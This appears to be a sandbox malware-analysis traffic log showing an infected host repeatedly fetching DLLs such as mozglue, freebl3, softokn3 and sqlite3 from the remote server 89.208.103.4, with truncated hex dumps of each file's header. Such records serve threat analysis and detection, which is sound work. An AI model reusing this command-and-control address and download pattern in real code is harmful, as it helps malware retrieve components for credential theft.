00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 53 57 56 8b Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!&`@A!\T@@xPhh\!@.texti `.rdata@@.dataN*@.00cfg0@@.rsrcx@@@.relochP@BUSWV
Aug 11, 2022 06:57:07.907234907 CEST	3187	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: qwrqrwrqwrqwr Host: 89.208.103.4 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:57:07.961110115 CEST	3188	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:07 GMT Content-Type: application/octet-stream Content-Length: 449280 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:42 GMT ETag: "62543dae-6db00" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d9 93 31 43 9d f2 5f 10 9d f2 5f 10 9d f2 5f 10 29 6e b0 10 9f f2 5f 10 94 8a cc 10 8b f2 5f 10 9d f2 5e 10 22 f2 5f 10 cf 9a 5e 11 9e f2 5f 10 cf 9a 5c 11 95 f2 5f 10 cf 9a 5b 11 d3 f2 5f 10 cf 9a 5a 11 d1 f2 5f 10 cf 9a 5f 11 9c f2 5f 10 cf 9a a0 10 9c f2 5f 10 cf 9a 5d 11 9c f2 5f 10 52 69 63 68 9d f2 5f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 9b 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 28 06 00 00 82 00 00 00 00 00 00 60 d9 03 00 00 10 00 00 00 40 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 f0 06 00 00 04 00 00 1f 84 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 67 04 00 82 cf 01 00 e8 72 06 00 18 01 00 00 00 a0 06 00 f0 03 00 00 00 00 00 00 00 00 00 00 00 9c 06 00 00 3f 00 00 00 b0 06 00 ac 3d 00 00 60 78 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 77 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 70 06 00 e4 02 00 00 c0 63 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 92 26 06 00 00 10 00 00 00 28 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 48 29 00 00 00 40 06 00 00 18 00 00 00 2c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 ac 13 00 00 00 70 06 00 00 14 00 00 00 44 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 90 06 00 00 02 00 00 00 58 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f0 03 00 00 00 a0 06 00 00 04 00 00 00 5a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 ac 3d 00 00 00 b0 06 00 00 3e 00 00 00 5e 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 a2 00 10 a0 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1C___)n__^"_^__[_Z_____]_Rich_PEL(["!(`@@Agr? =`x8w@pc@.text&(`.dataH)@,@.idatapD@@.didat4X@.rsrcZ@@.reloc=>^@B
Aug 11, 2022 06:57:08.324521065 CEST	3660	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: qwrqrwrqwrqwr Host: 89.208.103.4 Connection: Keep-Alive Cache-Control: no-cache
Aug 11, 2022 06:57:08.378088951 CEST	3661	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:08 GMT Content-Type: application/octet-stream Content-Length: 80128 Connection: keep-alive Last-Modified: Sat, 28 May 2022 16:52:46 GMT ETag: "6292535e-13900" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 c5 e4 d5 84 a4 8a 86 84 a4 8a 86 84 a4 8a 86 30 38 65 86 86 a4 8a 86 8d dc 19 86 8f a4 8a 86 84 a4 8b 86 ac a4 8a 86 d6 cc 89 87 97 a4 8a 86 d6 cc 8e 87 90 a4 8a 86 d6 cc 8f 87 9f a4 8a 86 d6 cc 8a 87 85 a4 8a 86 d6 cc 75 86 85 a4 8a 86 d6 cc 88 87 85 a4 8a 86 52 69 63 68 84 a4 8a 86 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 95 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 de 00 00 00 1c 00 00 00 00 00 00 90 d9 00 00 00 10 00 00 00 f0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 30 01 00 00 04 00 00 74 28 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e3 00 00 14 09 00 00 b8 00 01 00 8c 00 00 00 00 10 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 fa 00 00 00 3f 00 00 00 20 01 00 10 0a 00 00 80 20 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 20 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 b4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 dc 00 00 00 10 00 00 00 de 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 f4 05 00 00 00 f0 00 00 00 02 00 00 00 e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 84 05 00 00 00 00 01 00 00 06 00 00 00 e4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 00 04 00 00 00 10 01 00 00 04 00 00 00 ea 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 10 0a 00 00 00 20 01 00 00 0c 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 27 00 00 02 e0 27 00 00 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$08euRichPEL(["!0t(@A? 8 @.text `.data@.idata@@.rsrc @@.reloc @B0"

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:57:08.657495975 CEST	3746	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1 Content-Type: text/plain; User-Agent: qwrqrwrqwrqwr Host: 89.208.103.4 Connection: Keep-Alive Cache-Control: no-cache
Aug 11, 2022 06:57:08.714457035 CEST	3747	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:08 GMT Content-Type: application/octet-stream Content-Length: 627128 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:36 GMT ETag: "62543da8-991b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 d4 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 18 08 00 00 56 01 00 00 00 00 00 b0 2f 04 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 d0 09 00 00 04 00 00 ed ee 09 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ad bc 08 00 63 51 00 00 10 0e 09 00 2c 01 00 00 00 70 09 00 b0 08 00 00 00 00 00 00 00 00 00 00 00 72 09 00 b8 1f 00 00 00 80 09 00 34 43 00 00 1c b0 08 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 57 08 00 18 00 00 00 68 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 14 13 09 00 d8 03 00 00 90 b7 08 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d1 16 08 00 00 10 00 00 00 18 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9c ff 00 00 00 30 08 00 00 00 01 00 00 1c 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 1c 00 00 00 30 09 00 00 04 00 00 00 1c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 50 09 00 00 02 00 00 00 20 09 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 6c 73 00 00 00 00 15 00 00 00 00 60 09 00 00 02 00 00 00 22 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 08 00 00 00 70 09 00 00 0a 00 00 00 24 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 43 00 00 00 80 09 00 00 44 00 00 00 2e 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 53 57 56 83 ec 08 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!V/@AcQ,pr4CWh0.text `.rdata0@@.da ta0@.00cfgP @@.tls`"@.rsrcp$@@.reloc4CD.@BUSWV
Aug 11, 2022 06:57:09.164251089 CEST	4412	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: qwrqrwrqwrqwr Host: 89.208.103.4 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:57:09.217720032 CEST	4414	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:09 GMT Content-Type: application/octet-stream Content-Length: 684984 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:40:08 GMT ETag: "62543dc8-a73b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 26 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 1a 08 00 00 36 02 00 00 00 00 00 b0 1f 08 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 e0 0a 00 00 04 00 00 e9 81 0a 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 34 2c 0a 00 53 00 00 00 87 2c 0a 00 c8 00 00 00 00 a0 0a 00 78 03 00 00 00 00 00 00 00 00 00 00 00 54 0a 00 b8 1f 00 00 00 b0 0a 00 38 24 00 00 84 26 0a 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 94 2e 0a 00 44 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d5 19 08 00 00 10 00 00 00 1a 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 c4 06 02 00 00 30 08 00 00 08 02 00 00 1e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 46 00 00 00 40 0a 00 00 02 00 00 00 26 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 90 0a 00 00 02 00 00 00 28 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 a0 0a 00 00 04 00 00 00 2a 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 38 24 00 00 00 b0 0a 00 00 26 00 00 00 2e 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 68 4f 01 00 00 e8 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL&9b"!6@A4,S,xT8$&0.D.text `.rdata0@@. data<F@&@.00cfg(@@.rsrcx*@@.reloc8$&.@BUhO
Aug 11, 2022 06:57:09.639240026 CEST	5132	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: qwrqrwrqwrqwr Host: 89.208.103.4 Connection: Keep-Alive Cache-Control: no-cache
Aug 11, 2022 06:57:09.691471100 CEST	5133	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 11 Aug 2022 04:57:09 GMT Content-Type: application/octet-stream Content-Length: 254392 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:58 GMT ETag: "62543dbe-3e1b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 27 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 cc 02 00 00 f 2 00 00 00 00 00 00 80 ce 02 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 00 04 00 00 04 00 00 a1 de 04 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 74 76 03 00 53 01 00 00 c7 77 03 00 f0 00 00 00 00 b0 03 00 80 03 00 00 00 00 00 00 00 00 00 00 00 c2 03 00 b8 1f 00 00 00 c0 03 00 98 35 00 00 68 71 03 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 e0 02 00 a0 00 00 00 00 00 00 00 00 00 00 00 44 7b 03 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 56 ca 02 00 00 10 00 00 00 cc 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 04 ac 00 00 00 e0 02 00 00 ae 00 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 0b 00 00 00 90 03 00 00 08 00 00 00 7e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 a0 03 00 00 02 00 00 00 86 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 80 03 00 00 00 b0 03 00 00 04 00 00 00 88 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 98 35 00 00 00 c0 03 00 00 36 00 00 00 8c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 89 e5 a1 0c 9a 03 10 85 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL'9b"!@AtvSw5hqD{.textV `.rdata@@.data ~@.00cfg@@.rsrc@@.reloc56@BU

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Aug 11, 2022
06:57:09.968697071
CEST</td><td>5401</td><td>OUT</td><td>GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1
Content-Type: text/plain;
User-Agent: qwrqrwrqwrqwr
Host: 89.208.103.4
Connection: Keep-Alive
Cache-Control: no-cache</td></tr>
<tr><td>Aug 11, 2022
06:57:10.024406910
CEST</td><td>5402</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 11 Aug 2022 04:57:10 GMT
Content-Type: application/octet-stream
Content-Length: 1099223
Connection: keep-alive
Last-Modified: Mon, 11 Apr 2022 12:28:56 GMT
ETag: "62541f08-10c5d7"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 22 a9 2c 62 00 76 0e 00 b2 13 00 00 e0 00 06 21 0b 01
02 19 00 0c 0b 00 00 fa 0c 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 20 0b 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 0
0 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 10 0f 00 00 06 00 00 c8 9d 11 00 03 00 00 00 00 00 20 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 0c 00 6e 2a 00 00 00 e0 0c 00 d0 0c 00 00 00 10 0d 00 a8 04 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0d 00 e0 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 04 00 0d 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c e2 0c 00 d0
